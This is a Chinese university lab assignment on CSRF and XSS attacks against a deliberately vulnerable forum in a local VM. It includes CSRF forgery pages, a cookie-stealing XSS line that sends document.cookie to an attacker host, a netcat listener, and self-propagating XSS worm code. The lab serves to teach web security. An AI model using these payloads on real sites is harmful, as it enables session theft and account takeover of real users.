

Web 安全作业 1: CSRF 与 XSS 攻击

Copyright © 2006 - 2018 Wenliang Du, Syracuse University.
Copyright © 2021 - 2025 Jian Mao, Beihang University
Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of the license can be found at <http://www.gnu.org/licenses/fdl.html>

说明: (1) 本次作业共有 5 个 Task、1 个 Bonus Task 以及 1 个 Optional Task, 其中, Task1 25 分, Task2 25 分, Task3 20 分, Task4 30 分, Task5 50 分, Bonus Task 10 分, Optional Task 不计分, 共 150 分 (对于 Bonus Task, 若加分后总分超过 150 分, 按 150 分计)。后续文档将给出每个 Task 的详细得分点。

(2) 当从 PDF 文件复制粘贴本实验所有代码时, 代码中的单引号字符可能会变成其他字符 (但看起来依旧与单引号字符相似), 这会导致代码语法错误而不被执行。请在复制粘贴代码后, 将所有代码中的单引号字符重新替换为键盘输入的单引号字符。

一、作业内容


1.1 作业环境介绍与配置

课程作业的虚拟环境在 VirtualBox 上运行。安装 VirtualBox 软件后, 导入作业一虚拟环境 web-hw1-csrf-xss.ova。VirtualBox 导入 OVA 文件的流程可参考 [1]。该虚拟环境有一台虚拟机, 运行 Ubuntu 20.04 系统, 账户名为 student, 口令为 student。在该实验中, 虚拟机 web-hw1 同时作为 Web 站点服务器与数据库服务器, 并部署 Web 应用 Research Forum。这是一个简易论坛, 用户能对个人信息进行个性化编辑, 并且能在留言板块发帖参与共同讨论。网站代码文件均存放在 /var/www/forum 目录下。该网站已预先注册 4 个用户, 其账户名与口令如表 1 所示。

表 1 作业 1 注册账户信息

账户名	alice	bob	charlie	samy
口令	alice	bob	charlie	samy

打开 Firefox 浏览器, 在 URL 栏输入 <http://www.forum.com>, 将访问该 Web 应用的登录页面, 如图 1 所示。本实验可以登录上述预注册的 4 个账户作为实验账户, 也可以访问 <http://www.forum.com/register.php> 注册新用户进行实验。



Login

Use your name and password to login the website.

User **Password**

Do not have an account? [Sign up](#).

图 1 Web 应用 Research Forum 登录页面示意图

登录任意账户后，可以访问到该论坛的主页，如图 2 所示。主页右上角显示登录用户的状态，左方导航栏 Account Info 进入账户信息编辑页面，用户可以修改账户口令，Personal Info 进入个性化信息编辑页面，用户可以修改个人简介，Message Board 进入留言板界面，Query 进入用户个性化信息查询页面。



Welcome back! User: **alice** [\[Logout\]](#)

Research Forum

Navigation Bar

Home
Account Info
Personal Info
Message Board
Query

This is the main page for the forum

Here, you can edit your personalized information and talk freely with other researchers here.....

图 2 Web 应用 Research Forum 主页示意图

导航栏选择 Message Board 访问论坛留言板，在该页面能看到所有用户发送的帖子，如图 3 所示。此时，点击“Leave a message”，可以以登录用户的身份发布帖子。

Public Message Board

[Leave a message](#)

Title: You are so smart!

Content: So can you describe them in more detail?

Published Date: 2021-10-06 18:21:57

Published By: samy

Title: Addition to Bob

Content: You missed the DOM-based XSS. :)

Published Date: 2021-10-06 18:19:04

Published By: charlie

Title: To Alice

Content: There are reflected XSS, stored XSS and ... Oh, I forget the last one.

Published Date: 2021-10-06 18:17:47

Published By: bob

Title: A question

Content: Does anyone know about the XSS attack?

Published Date: 2021-10-06 18:14:26

Published By: alice

图 3 Web 应用 Research Forum 留言板页面示意图

导航栏选择 Query 进入用户个性化信息查询页面，用户可以在表单中输入用户名，查询目标用户的个人简介。以 alice 账户为例，若在表单中输入 alice，可以查看 alice 账户的个人简介，如图 4 所示。

User:alice [Logout][Back]

Input username: Submit

Brief Description:

I am Alice.

By:alice

图 4 Web 应用 Research Forum 查询简介页面示意图

1.2 CSRF 攻击

1.2.1 基于 GET 请求的 CSRF 攻击

在实验前，首先需要学习如何观察 HTTP 请求^[2]。通过火狐浏览器的拓展商店（菜单 → Add-ons）或 <https://addons.mozilla.org/en-US/firefox/addon/http-header-live/> 下载安装 HTTP Header Live 插件。

安装成功后，可以在浏览器右上角看到该插件的蓝色图标（如图 5 中红色矩形框所示），点击即可打开 HTTP Header Live 插件。每当访问一个页面后，就可以看到插件中给出了请求的具体信息，如图 5 所示。




图 5 HTTP Header Live 插件使用示例

此外，使用浏览器自带的开发者工具（Developer Tool）、抓包软件（如 Fiddler, Wireshark 等）也可以方便地查看 HTTP 请求的具体信息。

Task 1 (25 分): 在该 Web 应用中，samy 想要修改其他人的账户口令，他决定使用 CSRF 攻击达到他的目的。具体方式为：samy 通过主页面导航栏的 Account Info，修改自己的账户口令并观察修改口令的 HTTP 请求。然后，他通过留言功能在留言板发布一个 URL，好奇的用户 alice 点击该 URL，进入 samy 的恶意网站。samy 对其恶意网站的网页内容进行精心构造，使得 alice 一访问该网页，就修改了自己账户的口令。

- (1) 请描述 samy 该如何构造恶意网页内容才能实现这一攻击目标（10 分）；
- (2) 请实现该攻击，并截图记录恶意网页代码内容、攻击过程与结果（10 分）；
- (3) 随作业报告提交恶意网页代码，命名为 task1-学号.html（5 分）。

提示: (1) 恶意网页内容示例如下，其中 **** 部分填入为观察到的 HTTP 请求:

```
<html>
<body>
<h1>Welcome to this page</h1>
<img width=0 height=0 src=http://www.forum.com/****>
</body>
</html>
```

提示: (2) 虚拟机已经配置好了一个恶意站点 www.samy.com，该网站在虚拟系统中对应的文件目录为 /var/www/samy/。samy 可以在该目录下新建文件 task1.html，填入上述恶意网页内容，并留言包含恶意 URL

(<http://www.samy.com/task1.html>) 的消息。

1.2.2 基于 POST 请求的 CSRF 攻击

与 GET 请求直接将参数追加到 URL 后面不同, POST 请求的参数可以位于 HTTP 消息内。samy 可以利用 HTTP Header Live 插件或者火狐浏览器 HTTP inspection Tool 观察自己进入 Personal Info 后修改简介的 POST 请求, 填充以下代码中***标记的部分, 存入恶意站点/var/www/samy/中并诱骗其他人访问对应恶意网页。alice 访问该网页后, 自己的简介被修改为 “[number] is my Hero”, 其中[number]为学号。

```
<html>
<body>
<h1>Hello</h1>
<script type="text/javascript">
function forge_post()
{
    var fields;
    // 填充伪造 POST 请求的内容
    fields += "<input type='hidden' name='***' value='***'>";
    fields += "<input type='hidden' name='***' value='***'>";
    var p = document.createElement("form");
    // 构造表单
    p.action = "***";           //该栏需填入 POST 请求应发往的地址
    p.innerHTML = fields;
    p.method = "post";
    // 在当前页面插入表单并提交
    document.body.appendChild(p);
    p.submit();
}
// 在页面加载后提交 POST 请求
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Task 2 (25 分): 以 samy 的账户登录, 修改自己的简介, 观察修改简介的 POST 请求, 基于观察的请求信息, 实现上述攻击。

- (1) 请结合观察到的 POST 请求, 说明上述代码中的***部分应该如何填充 (10 分);
- (2) 请实现攻击, 截图记录攻击过程与结果 (10 分);
- (3) 随作业报告提交恶意网页代码, 命名为 task2-学号.html (5 分)。

1.3 XSS 攻击

1.3.1 窃取用户 Cookie

Warm-up Task: 以 samy 的账户登录，通过主页面导航栏的 Personal Info 修改自己的简介，填入下列攻击代码：

```
<script>alert(document.cookie);</script>
```

该代码会让任意用户查看 samy 的简介时显示一个浏览器的弹出窗口，弹窗内容为访问用户的 Cookie。

Task 3 (20 分): 在上述 Warm-up Task 中，恶意代码显示的 Cookie 只会被用户自己看到，攻击者可以构建恶意代码如下，其中，[IP] 填入攻击者主机 IP 地址。

```
<script>
document.write('<img src=http://[IP]:5555?c=' + escape(document.cookie) + '>');
</script>
```

该恶意代码能够插入一个 img 标签^{[5][6]}，其 src 属性设置为攻击者主机。当 JavaScript 代码插入 img 标签时，浏览器尝试向从 src 属性指定的 URL 发送一个 HTTP GET 请求以加载图片。若 src 属性中的 URL 如上述代码，该 JavaScript 代码会将 Cookie 发送至攻击者主机的 5555 端口。

(1) 请以 samy 的账户修改自己的简介，包含上述恶意代码，实现对其他用户的 Cookie 窃取攻击。截图记录攻击过程与结果 (10 分)；

(2) 请解释该 XSS 攻击的类型，并说明此次攻击的完整流程 (10 分)。

提示: (1) 在本实验环境中，该攻击在一台虚拟机中进行（即网站服务器与攻击者主机在同一台虚拟机上），因此恶意代码中的 [IP] 可以填入 127.0.0.1；

提示: (2) 攻击者主机如果想要接收窃取到的 Cookie，需要建立一个监听 5555 端口的 TCP 服务器。攻击者主机可以使用 netcat 工具实现该目的，在攻击者主机上，运行以下命令，监听 5555 端口并输出接收到的信息。

```
$ nc -l -p 5555
// -l 参数表示 netcat 工具为监听模式，-p 参数指定本地的监听端口
```

1.3.2 修改受害者简介

在 1.2.2 节中已经观察到了 Web 应用修改简介的 HTTP POST 请求，可以利用以下 JavaScript 程序伪造相同的 Ajax HTTP 请求^{[3][4]}并发送。

```
<script type="text/javascript">
window.onload = function() {
```



```

// 构造修改简介的 HTTP 请求，由于是 POST 请求，需要构造请求的
Content
var content=***;
var sendurl=***;
// 构造并发送 Ajax 请求
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.forum.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
</script>

```

Task 4 (30 分): 以 samy 的账户修改自己的简介，包含上述补充完全的恶意代码，使其他用户查看 samy 账户的简介后，自己的简介被修改为 “I’m [number]”，其中 [number] 为学号。

(1) 请结合观察到的修改简介 HTTP POST 请求，说明上述代码中的 *** 部分应该如何填充 (10 分);

(2) 请实现攻击，截图记录攻击过程与结果 (5 分);

(3) 请回答问题：在 samy 修改了自己的简介后，若他查看了自己账户的简介，会对攻击造成什么影响？请实验验证 (10 分)。

(4) 随作业报告提交攻击代码，命名为 task4-学号.js (5 分)。

Bonus Task: 对于 Task 4 (3) 中的问题，能否有方法消除该影响？若完成消除影响的代码设计与实验验证，则可额外获得 10 分 (若加分后总分超过 150 分，按 150 分计)。

1.3.3 编写自繁殖的 XSS 蠕虫

为了扩大攻击的效果，攻击者可以在恶意 JavaScript 程序中添加自我繁殖的功能：当其他用户看到受感染的信息时，恶意 JavaScript 程序会将自己复制到浏览者的存储信息中。这样，每个遭受攻击的用户都会成为传播该恶意程序的新节点，攻击将快速蔓延。实现上述功能的 JavaScript 程序被称为自繁殖 XSS 蠕虫。作业将介绍以下两种实现自繁殖功能的方法。

(1) Link Approach

如果 XSS 蠕虫由 <script> 标签的 <src> 属性引入，编写该蠕虫病毒会更

简单。攻击者可以将以下代码作为输入：

```
<script type="text/javascript" src="http://www.samy.com/worm.js">
</script>
```

并在合适位置放置恶意 JavaScript 程序，完成攻击。

(2) DOM Approach

通过外部链接引用恶意 JavaScript 程序进行蠕虫的自我复制，这种方法会直接暴露攻击代码的地址。攻击者可以使用基于 DOM 的方法，无需引用外部链接，恶意代码自身即可完成自我复制，进而隐藏攻击地址。

使用 DOM API 示例代码如下，以下代码会复制自己，并显示在一个警告窗口上。

```
<script id=worm>
var headerTag = "<script id=\'worm\' type=\'text/javascript\'>";①
var jsCode = document.getElementById("worm").innerHTML;②
var tailTag = "</" + "script>";③
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);④
alert(jsCode);
</script>
```

其中，第②行的 innerHTML 只能提供代码内部内容，不包含外部的 <script> 标签，需要加上第①行与第③行构造的标签来组成一段完整的攻击代码。

当 HTTP POST 请求中的 Content-Type 被设为 application/x-www/form-urlencoded 时，请求中数据会被编码发送。因此第④行使用 encodeURIComponent() 函数将字符串编码。

Task 5 (50 分)：以 samy 的账户登录，分别用上述两种方法完成自繁殖的 XSS 攻击，使其他用户查看受感染用户简介时，将 XSS 蠕虫复制到自己的简介中。

(1) 请在作业报告中截图记录攻击过程与结果，要求验证“自我繁殖”功能，即用户 A 感染蠕虫病毒后，用户 B 查看用户 A 的简介，也会遭受攻击（两种攻击的攻击过程与结果验证各 20 分）；

(2) 随作业报告提交攻击代码，分别命名为 task5-link-学号.js 与 task5-dom-学号.js（两种攻击的代码各 5 分）。

1.3.4 防御措施

Optional Task：以 samy 的账户登录，通过留言板发布留言的功能重新实行上述 XSS 攻击，请描述攻击结果，并结合网页源代码解释出现该结果的原因。

二、作业报告要求

1. 完成所有 Task，按要求截图记录实验过程与结果，并回答相应问题；
2. 报告条理清晰，重点突出，排版工整；
3. 报告命名为“hw1-report-学号”，并**转成 PDF 格式**；
4. Task 要求提交的代码文件统一放入名为“hw1-code-学号.pdf”的文件夹；
5. 将报告文档（PDF 格式）与代码文件夹一起以 **ZIP 格式** 压缩，命名为“hw1-学号.zip”，压缩包通过 spoc 平台作业功能提交。

参考文献

- [1] John Perkins. How to Import and Export OVA Files in Virtualbox.
<https://www.maketecheasier.com/import-export-ova-files-in-virtualbox/>
- [2] Keith Perry. How to Use Live HTTP Headers.
<https://www.techwalla.com/articles/how-to-use-live-http-headers>
- [3] W3School. AJAX - The XMLHttpRequest Object.
https://www.w3schools.com/xml/ajax_xmlhttprequest_create.asp
- [4] W3School. AJAX – Send a Request To a Server.
https://www.w3schools.com/xml/ajax_xmlhttprequest_send.asp
- [5] W3CSchool. HTML Tag. https://www.w3schools.com/tags/tag_img.asp
- [6] W3CSchool. HTML src Attribute.
https://www.w3schools.com/tags/att_img_src.asp